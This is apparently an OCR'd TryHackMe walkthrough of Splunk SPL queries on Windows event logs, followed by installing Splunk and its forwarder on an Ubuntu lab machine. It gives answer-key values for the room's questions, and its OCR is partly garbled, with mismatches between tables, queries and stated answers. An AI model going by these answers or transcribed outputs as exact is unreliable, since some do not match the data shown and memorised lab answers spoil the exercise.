
cyber Highlight All Match Case Match Diacritics Whole Words 2 of 112 matches

Answer 4103

Q3: Sort the above query against the SourceName. What is the top SourceName returned?

Again here use the original search query and pipe to sort SourceName:

```
index=windowslogs | table _time EventID Hostname SourceName | sort SourceName
```



Answer Microsoft-Windows-Directory-Services-SAM

Task 7: Transformational Commands in SPL

There's a lot of great information here on how to get statistical data using SPL and transforming the search. Also they touch on generating charts.

Q1: List the top 8 Image processes using the top command - what is the total count of the 6th Image?

```
index=windowslogs| top limit=8 Image
```

New Search

index=windowslogs | top limit=8 image

✓ 12,296 events (before 4:35:24.731:05:000 PM) No Event Sampling

Events (12,296) Patterns **Statistics (8)** Visualization

Image	Count	Duration
C:\Windows\system32\svchost.exe	1842	38.836123
C:\Windows\system32\backgroundfupdate.exe	547	12.937599
C:\Windows\system32\svchost.exe	429	18.975496
C:\Windows\system32\background.exe	258	5.912961
C:\Windows\system32\backgroundframerate.exe	218	4.968887
C:\Windows\System32\backgroundfupdate.exe	198	4.676762
C:\Windows\System32\backgroundfupdate.exe	168	2.554195
C:\Windows\System32\backgroundfupdate.exe	95	2.346923

cyber

Answer 196

Q2: Using the rare command, identify the user with the least number of activities captured?

We start with the search:

```
index=windowslogs* | rare limit=20 ActivityID
```

Clicking on the result gets us the new search term

```
index=windowslogs* ActivityID="{4F259F18-BCE1-0000-35FD-7393808AD601}"
```

The screenshot shows a Splunk search interface. The search bar contains the query: `index=indextop | rare limit=10 ActivityID`. The results show 12,256 events. The table has three columns: ActivityID, count, and percent. The search is saved as 'cyber'.


ActivityID	count	percent
(19659F18-1878-4512-AC14-FA53579FA89F)	1	0.001818
(47259F18-8C21-0680-11FC-7335886A0681)	1	0.001818
(47259F18-8C21-0680-12FC-7335886A0681)	1	0.001818
(47259F18-8C21-0680-1586-7535886A0681)	1	0.001818
(47259F18-8C21-0680-1886-7535886A0681)	1	0.001818
(47259F18-8C21-0680-1B86-7535886A0681)	1	0.001818
(47259F18-8C21-0680-1C86-7535886A0681)	1	0.001818
(47259F18-8C21-0680-1D86-7535886A0681)	1	0.001818
(47259F18-8C21-0680-1E86-7535886A0681)	1	0.001818
(47259F18-8C21-0680-1F86-7535886A0681)	1	0.001818
(47259F18-8C21-0680-2086-7535886A0681)	1	0.001818
(47259F18-8C21-0680-2186-7535886A0681)	1	0.001818
(47259F18-8C21-0680-2286-7535886A0681)	1	0.001818
(47259F18-8C21-0680-2386-7535886A0681)	1	0.001818
(47259F18-8C21-0680-2486-7535886A0681)	1	0.001818
(47259F18-8C21-0680-2586-7535886A0681)	1	0.001818

[illegible]

Answer: James

***Q3: Create a pie-chart using the chart command - what is the count for the conhost.exe process?**

```
index=windowslogs | chart count by Image
```



Answer: 70

Splunk: Setting up a SOC Lab

Explore Splunk beyond basics.


Linux Lab

- Install Splunk on Ubuntu Server
- Install and integrate Universal Forwarder
- Collecting Logs from important logs sources/files like syslog, auth.log, audited, etc

Windows Lab

- Install Splunk on Windows Machine
- Install and Integrate the Universal Forwarder
- Integrating and monitoring Coffely.THM's weblogs
- Integrating Windows Event Logs

Splunk: Deployment on Linux Server



The screenshot shows a terminal window with the following commands and output:

```
root@coffely: /home/ubuntu/Downloads/splunk
File Edit View Search Terminal Help
ubuntu@coffely:~$ cd /Downloads/splunk
bash: cd: /Downloads/splunk: No such file or directory
ubuntu@coffely:~$ cd Downloads/splunk
ubuntu@coffely:~/Downloads/splunk$ ls
splunk_installer.tgz  splunkforwarder.tgz
ubuntu@coffely:~/Downloads/splunk$ sudo su
root@coffely: /home/ubuntu/Downloads/splunk# tar xvf splunk_installer.tgz
```

```
TryHackMe: Splunk Setting Up x THM Browser-Based x (16/2 Collecting and Analyzing) x +
vnc:tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote
Applications Places System Tue Apr 30, 22:09
root@coffey: /home/ubuntu/Downloads/splunk

File Edit View Search Terminal Help
splunk/share/splunk/app_templates/sample_app/appserver/static/overlay_togradient_large.png
splunk/share/splunk/app_templates/sample_app/appserver/static/loader.gif
splunk/share/splunk/app_templates/sample_app/appserver/static/appLogo_white.png
splunk/share/splunk/app_templates/sample_app/appserver/static/appLogo_allblack.png
splunk/share/splunk/app_templates/sample_app/appserver/static/overlay_bottomgradient_10.png
splunk/share/splunk/app_templates/sample_app/appserver/static/overlay_gradient_25.png
splunk/share/splunk/app_templates/sample_app/bin/
splunk/share/splunk/app_templates/sample_app/bin/readme.txt
splunk/share/splunk/app_templates/sample_app/metadata/
splunk/share/splunk/app_templates/sample_app/metadata/default.meta
splunk/share/splunk/app_templates/sample_app/default/
splunk/share/splunk/app_templates/sample_app/default/app.conf
splunk/share/splunk/app_templates/sample_app/default/data/
splunk/share/splunk/app_templates/sample_app/default/data/ui/
splunk/share/splunk/app_templates/sample_app/default/data/ui/views/
splunk/share/splunk/app_templates/sample_app/default/data/ui/views/sample_dropdown.xml
splunk/share/splunk/app_templates/sample_app/default/data/ui/views/sample_radio.xml
splunk/share/splunk/app_templates/sample_app/default/data/ui/views/sample_dashboard.xml
splunk/share/splunk/app_templates/sample_app/default/data/ui/views/sample_simple_dashboard.xml
splunk/share/splunk/app_templates/sample_app/default/data/ui/views/sample_formsearch.xml
splunk/share/splunk/app_templates/sample_app/default/data/ui/nav/
splunk/share/splunk/app_templates/sample_app/default/data/ui/nav/default.xml
splunk/share/splunk/app_templates/sample_app/default/readme.txt
splunk/share/splunk/app_templates/sample_app/default/savedsearches.conf
splunk/share/splunk/mbtiles/
splunk/share/splunk/mbtiles/splunk-tiles-dark.mbtiles
splunk/share/splunk/mbtiles/splunk-tiles.mbtiles
```

```
TryHackMe: Splunk Setting Up x THM Browser-Based x (16/2 Collecting and Analyzing) x +
vnc:tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote
Applications Places System Tue Apr 30, 22:11
root@coffey: /home/ubuntu/Downloads/splunk

File Edit View Search Terminal Help
splunk/etc/anonymizer/
splunk/etc/anonymizer/anonymizer-time.ini
splunk/etc/anonymizer/private-terms.txt
splunk/etc/anonymizer/names.txt
splunk/etc/anonymizer/public-terms.txt
splunk/etc/anonymizer/dictionary.txt
splunk/etc/init.d/
splunk/etc/init.d/README
splunk/etc/master-apps/
splunk/etc/master-apps/_cluster/
splunk/etc/master-apps/_cluster/local/
splunk/etc/master-apps/_cluster/local/README
splunk/etc/master-apps/_cluster/default/
splunk/etc/master-apps/_cluster/default/indexes.conf
splunk/etc/splunk-enttrial.lic
splunk/etc/splunk-launch.conf.default
splunk/etc/findlogs.ini
splunk/etc/log-cmdline.cfg
splunk/etc/deployment-apps/
splunk/etc/deployment-apps/README
splunk/etc/searchLanguage.xml
splunk/etc/log-debug.cfg
root@coffey: /home/ubuntu/Downloads/splunk# ls
splunk splunk_installer.tgz splunkforwarder.tgz
root@coffey: /home/ubuntu/Downloads/splunk# mv splunk /opt/
root@coffey: /home/ubuntu/Downloads/splunk# ls
splunk_installer.tgz splunkforwarder.tgz
root@coffey: /home/ubuntu/Downloads/splunk#
```

```
TryHackMe | Splunk Setting up | x | THM Browser Based | x | (162) Collecting and Analyzing | x | +
vnc:tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote
Applications Places System
root@coffely: /opt/splunk/bin
File Edit View Search Terminal Help
root@coffely:/home/ubuntu# cd ..
root@coffely:/home# cd ..
root@coffely:/# ls
bin  dev  home  lib32  libx32  media  opt  root  sbin  srv  tmp  var
boot  etc  lib  lib64  lost+found  mnt  proc  run  snap  sys  usr
root@coffely:/# cd opt
root@coffely:/opt# cd splunk
root@coffely:/opt/splunk# ls
README-splunk.txt  etc  lib  quarantined_files  share  swidtag
bin  ftr  license-eula.txt
pyright.txt  include  openssl  splunk-9.0.3-dd0120b1f8cd-linux-2.6-x86_64-manifest
root@coffely:/opt/splunk# cd bin
root@coffely:/opt/splunk/bin# ./splunk start --accept-llcense

This appears to be your first time running this version of Splunk.

Splunk software must create an administrator account during startup. Otherwise, you cannot log in.
Create credentials for the administrator account.
Characters do not appear on the screen when you type in credentials.

Please enter an administrator username: harsh1208
Password must contain at least:
  * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
Copying '/opt/splunk/etc/openldap/ldap.conf.default' to '/opt/splunk/etc/openldap/ldap.conf'.
Generating RSA private key, 2048 bit long modulus
.....+++++
```

```
TryHackMe | Splunk Setting up | x | THM Browser Based | x | (162) Collecting and Analyzing | x | +
vnc:tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote
Applications Places System
root@coffely: /opt/splunk/bin
File Edit View Search Terminal Help
All installed files intact.
Done
All preliminary checks passed.



Starting splunk server daemon (splunkd)...
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'privKeySecure.pem'
-----
signature ok
object=/CN=coffely/O=SplunkUser
Setting CA Private Key
writing RSA key
PYTHONHTTPSVERIFY is set to 0 in splunk-launch.conf disabling certificate validation for the httplib and urllib libraries shipped with
the embedded Python interpreter; must be set to "1" for increased security
Done

Waiting for web server at http://127.0.0.1:8000 to be available..... Done

If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com

The Splunk web interface is at http://coffely:8000

root@coffely:/opt/splunk/bin#
```





Splunk: Interacting with CLI

```
TryHackMe | Splunk Setting Up | X VM Browser Based X +
vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote
Applications Places System
root@coffely: /opt/splunk
File Edit View Search Terminal Help
the embedded Python interpreter; must be set to "1" for increased security
Done
Waiting for web server at http://127.0.0.1:8000 to be available..... Done
If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com
The Splunk web interface is at http://coffely:8000
root@coffely:/opt/splunk/bin# splunk start
splunk: command not found
root@coffely:/opt/splunk/bin# cd ..
root@coffely:/opt/splunk# ./bin/splunk start
The splunk daemon (splunkd) is already running.
If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com
The Splunk web interface is at http://coffely:8000
root@coffely:/opt/splunk# ./bin/splunk status
splunkd is running (PID: 2271).
splunk helpers are running (PIDs: 2272 2424 2468 2557 3683 4326 4327).
root@coffely:/opt/splunk#
```


```
TryHackMe | Splunk Setting Up | X VM Browser Based X +
vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote
Applications Places System
root@coffely: /opt/splunk
File Edit View Search Terminal Help
The Splunk web interface is at http://coffely:8000
root@coffely:/opt/splunk# ./bin/splunk status
splunkd is running (PID: 2271).
splunk helpers are running (PIDs: 2272 2424 2468 2557 3683 4326 4327).
root@coffely:/opt/splunk# ./bin/splunk search coffely
WARNING: Server Certificate Hostname Validation is disabled. Please see server.conf/[sslConfig]/cliVerifyServerName for details.
Splunk username: harsh1208
Password:
root@coffely:/opt/splunk# ./bin/splunk help
WARNING: Server Certificate Hostname Validation is disabled. Please see server.conf/[sslConfig]/cliVerifyServerName for details.
Welcome to Splunk's Command Line Interface (CLI).
Type these commands for more help:
help [command]           type a command name to access its help page
help [object]           type an object name to access its help page
help [topic]            type a topic keyword to get help on a topic
help commands           display a full list of CLI commands
help clustering          commands that can be used to configure the clustering setup
help shclustering        commands that can be used to configure the Search Head Cluster setup
help control, controls   tools to start, stop, manage Splunk processes
help datastore           manage Splunk's local filesystem use
help distributed          manage distributed configurations such as
                        data cloning, routing, and distributed search
```

Splunk: Data Ingestion



```
TryHackMe | Splunk: Setting up | x | THM Browser Based | x | +
vnc:tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=TryHackMe!@proxyIP=10.10.51.91&resize=remote
Applications Places System
root@coffely: /opt/splunkforwarder
File Edit View Search Terminal Help
Creating: /opt/splunkforwarder/var/run/splunk/appserver/modules/static/css
Creating: /opt/splunkforwarder/var/run/splunk/upload
Creating: /opt/splunkforwarder/var/run/splunk/search_telemetry
Creating: /opt/splunkforwarder/var/run/splunk/search_log
Creating: /opt/splunkforwarder/var/spool/splunk
Creating: /opt/splunkforwarder/var/spool/dirmoncache
Creating: /opt/splunkforwarder/var/lib/splunk/authDb
Creating: /opt/splunkforwarder/var/lib/splunk/hashDb
New certs have been generated in '/opt/splunkforwarder/etc/auth'.
Checking conf files for problems...
